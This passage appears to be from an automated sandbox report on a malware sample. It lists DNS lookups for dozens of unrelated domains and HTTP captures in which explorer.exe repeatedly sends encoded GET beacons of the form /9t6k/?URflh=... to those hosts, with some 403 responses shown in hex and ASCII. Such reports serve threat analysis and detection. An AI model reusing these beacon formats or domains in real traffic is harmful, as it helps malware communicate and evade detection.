Dec 3, 2020 10:04:19.738953114 CET	8.8.8.8	192.168.2.5	0x8ca3	No error (0)	www.sportsbookmatcher.com		104.31.70.137	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:19.738953114 CET	8.8.8.8	192.168.2.5	0x8ca3	No error (0)	www.sportsbookmatcher.com		172.67.191.79	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:29.110490084 CET	8.8.8.8	192.168.2.5	0x8c31	Server failure (2)	www.makingdoathome.com	none	none	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:30.108479977 CET	8.8.8.8	192.168.2.5	0x8c31	Server failure (2)	www.makingdoathome.com	none	none	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:31.118484020 CET	8.8.8.8	192.168.2.5	0x8c31	Server failure (2)	www.makingdoathome.com	none	none	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:33.118457079 CET	8.8.8.8	192.168.2.5	0x8c31	Server failure (2)	www.makingdoathome.com	none	none	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:34.295885086 CET	8.8.8.8	192.168.2.5	0xafcc	No error (0)	www.rodgroup.net		208.91.197.27	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:40.242511034 CET	8.8.8.8	192.168.2.5	0xbf28	Name error (3)	www.rdhar1976.com	none	none	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:45.295125961 CET	8.8.8.8	192.168.2.5	0xf1e3	No error (0)	www.buttsliders.com	buttsliders.com		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2020 10:04:45.295125961 CET	8.8.8.8	192.168.2.5	0xf1e3	No error (0)	buttsliders.com		34.102.136.180	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:50.492178917 CET	8.8.8.8	192.168.2.5	0xb327	No error (0)	www.thanksforlove.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2020 10:04:50.492178917 CET	8.8.8.8	192.168.2.5	0xb327	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:50.492178917 CET	8.8.8.8	192.168.2.5	0xb327	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:50.492178917 CET	8.8.8.8	192.168.2.5	0xb327	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:50.492178917 CET	8.8.8.8	192.168.2.5	0xb327	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:50.492178917 CET	8.8.8.8	192.168.2.5	0xb327	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:50.492178917 CET	8.8.8.8	192.168.2.5	0xb327	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:50.492178917 CET	8.8.8.8	192.168.2.5	0xb327	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Dec 3, 2020 10:04:55.897283077 CET	8.8.8.8	192.168.2.5	0xfd9b	No error (0)	www.outtheframecustoms.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2020 10:04:55.897283077 CET	8.8.8.8	192.168.2.5	0xfd9b	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Dec 3, 2020 10:05:01.130170107 CET	8.8.8.8	192.168.2.5	0xdfc6	No error (0)	www.theyolokart.com	theyolokart.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2020 10:05:01.130170107 CET	8.8.8.8	192.168.2.5	0xdfc6	No error (0)	theyolokart.myshopify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2020 10:05:01.130170107 CET	8.8.8.8	192.168.2.5	0xdfc6	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Dec 3, 2020 10:05:27.715169907 CET	8.8.8.8	192.168.2.5	0x2f1d	Name error (3)	www.countrybarndogkennel.com	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 3, 2020 10:05:53.719213963 CET	8.8.8.8	192.168.2.5	0x9fd1	No error (0)	www.makingdoathome.com		52.60.87.163	A (IP address)	IN (0x0001)
Dec 3, 2020 10:06:04.616322041 CET	8.8.8.8	192.168.2.5	0x648d	Name error (3)	www.rdhar1976.com	none	none	A (IP address)	IN (0x0001)
Dec 3, 2020 10:06:51.966392994 CET	8.8.8.8	192.168.2.5	0xa007	Name error (3)	www.countrybarndogkennel.com	none	none	A (IP address)	IN (0x0001)
Dec 3, 2020 10:07:07.558490038 CET	8.8.8.8	192.168.2.5	0xab89	No error (0)	www.cia3mega.info		162.0.238.42	A (IP address)	IN (0x0001)
Dec 3, 2020 10:07:31.298252106 CET	8.8.8.8	192.168.2.5	0x4adf	Name error (3)	www.rdhar1976.com	none	none	A (IP address)	IN (0x0001)
Dec 3, 2020 10:07:31.346362114 CET	8.8.8.8	192.168.2.5	0x283	Name error (3)	www.rdhar1976.com	none	none	A (IP address)	IN (0x0001)
Dec 3, 2020 10:07:36.969528913 CET	8.8.8.8	192.168.2.5	0x73ff	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Dec 3, 2020 10:08:19.051234961 CET	8.8.8.8	192.168.2.5	0xee65	Name error (3)	www.countrybarndogkennel.com	none	none	A (IP address)	IN (0x0001)
Dec 3, 2020 10:08:19.091150045 CET	8.8.8.8	192.168.2.5	0x3e9e	Name error (3)	www.countrybarndogkennel.com	none	none	A (IP address)	IN (0x0001)
Dec 3, 2020 10:09:00.647958994 CET	8.8.8.8	192.168.2.5	0xb4fc	Name error (3)	www.rdhar1976.com	none	none	A (IP address)	IN (0x0001)
Dec 3, 2020 10:09:00.694592953 CET	8.8.8.8	192.168.2.5	0x818d	Name error (3)	www.rdhar1976.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.higherthan75.com
- www.renabbeauty.com
- www.ahomedokita.com
- www.dainikamarsomoy.com
- www.kingdomwinecommunity.com
- www.pocketspacer.com
- www.sportsbookmatcher.com
- www.rodgroup.net
- www.buttsliders.com
- www.thanksforlove.com
- www.outtheframecustoms.com
- www.theyolokart.com
- www.makingdoathome.com
- www.cia3mega.info

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49733	66.235.200.146	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:03:37.084296942 CET	2530	OUT	GET /9t6k/?URflh=WRaEwe7grAm8RcFyQBNRvy9NVNi7wOvDLX3hizJdol6io43A3OIdw5NSblbyY8qTqmIe&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.higherthan75.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49736	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:03:42.693155050 CET	2587	OUT	GET /9t6k/?URflh=73SmHps+05HxyxR+Sls8P85g8AMVj2xb8ZN5KGQQxUczRwjFANvvf8FlZWdGNK7+ujWZ&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.renabbeauty.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:03:42.846244097 CET	2588	IN	HTTP/1.1 403 Forbidden Date: Thu, 03 Dec 2020 09:03:42 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 155 X-Sorting-Hat-ShopId: 46582104220 X-Dc: gcp-us-central1 X-Request-ID: 1c5db564-97b0-43f4-9944-2f7bc0ef8e47 X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 06c970e46b0000c27cdc153000000001 Server: cloudflare CF-RAY: 5fbc1db3dce4c27c-FRA Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 61 6c 69 67 6e 2d 69 74 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min- height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font- size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;display:flex;align-it

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.5	49753	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:04:55.915349960 CET	5993	OUT	GET /9t6k/?URflh=b8EUNPE+oYf5M4MWpXscm/Bt3xsjLt8hNenJJ3DjxXNjYfRDWC0pztruTX9IDl5bQG1l&UfrD al=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.outtheframecustoms.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:04:56.058645964 CET	5994	IN	HTTP/1.1 403 Forbidden Date: Thu, 03 Dec 2020 09:04:56 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 157 X-Sorting-Hat-ShopId: 46455914654 X-Dc: gcp-us-central1 X-Request-ID: 8e56214f-8f98-47fc-b082-df3933ae7e58 X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 06c972027100002b59a637f000000001 Server: cloudflare CF-RAY: 5fbc1f7d8e8f2b59-FRA Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 61 6c 69 67 6e 2d 69 74 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;display:flex;align-it

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.5	49754	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:05:01.148102045 CET	6000	OUT	GET /9t6k/?URflh=wzqvVRf3v7wWdKVsEzaCYluZDwjvGR+wpj+mt/yOJMnJEVZY6i5f9AVoqOYOhCkuGFts&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.theyolokart.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:05:01.294464111 CET	6001	IN	HTTP/1.1 403 Forbidden Date: Thu, 03 Dec 2020 09:05:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 172 X-Sorting-Hat-ShopId: 46683390117 X-Dc: gcp-us-central1 X-Request-ID: f51eed28-dc2a-4bc7-bd5a-325aa9ea2032 X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 06c97216e20000c272d60da000000001 Server: cloudflare CF-RAY: 5fbc1f9e3c71c272-FRA Data Raw: 35 63 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 61 6c 69 67 6e 2d 69 74 65 Data Ascii: 5c9<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;display:flex;min-height:100vh;flex-direction:column}.text-container--main{flex:1;display:flex;align-ite

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.5	49755	66.235.200.146	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:05:06.314711094 CET	6007	OUT	GET /9t6k/?URflh=WRaEwe7grAm8RcFyQBNRvy9NVNi7wOvDLX3hizJdol6io43A3OIdw5NSblbyY8qTqmIe&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.higherthan75.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.5	49756	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:05:11.862174034 CET	6007	OUT	GET /9t6k/?URflh=73SmHps+05HxyxR+Sls8P85g8AMVj2xb8ZN5KGQQxUczRwjFANvvf8FlZWdGNK7+ujWZ&UfrDal=0nMpqJVP5t_PDD5p HTTP/1.1 Host: www.renabbeauty.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 3, 2020 10:05:12.012866974 CET	6009	IN	HTTP/1.1 403 Forbidden Date: Thu, 03 Dec 2020 09:05:12 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 155 X-Sorting-Hat-ShopId: 46582104220 X-Dc: gcp-us-central1 X-Request-ID: 80b662e8-5463-447c-b1e8-5de5bed15be2 X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 06c97240bc0000bece8ca6f000000001 Server: cloudflare CF-RAY: 5fbc1fe1291cbece-FRA Data Raw: 31 34 31 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c 75 6d 6e 7d 2e 74 65 78 74 2d 63 6f 6e 74 61 69 6e 65 72 2d 2d 6d 61 69 6e 7b 66 6c 65 78 3a 31 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 61 6c 69 67 6e 2d 69 74 Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access 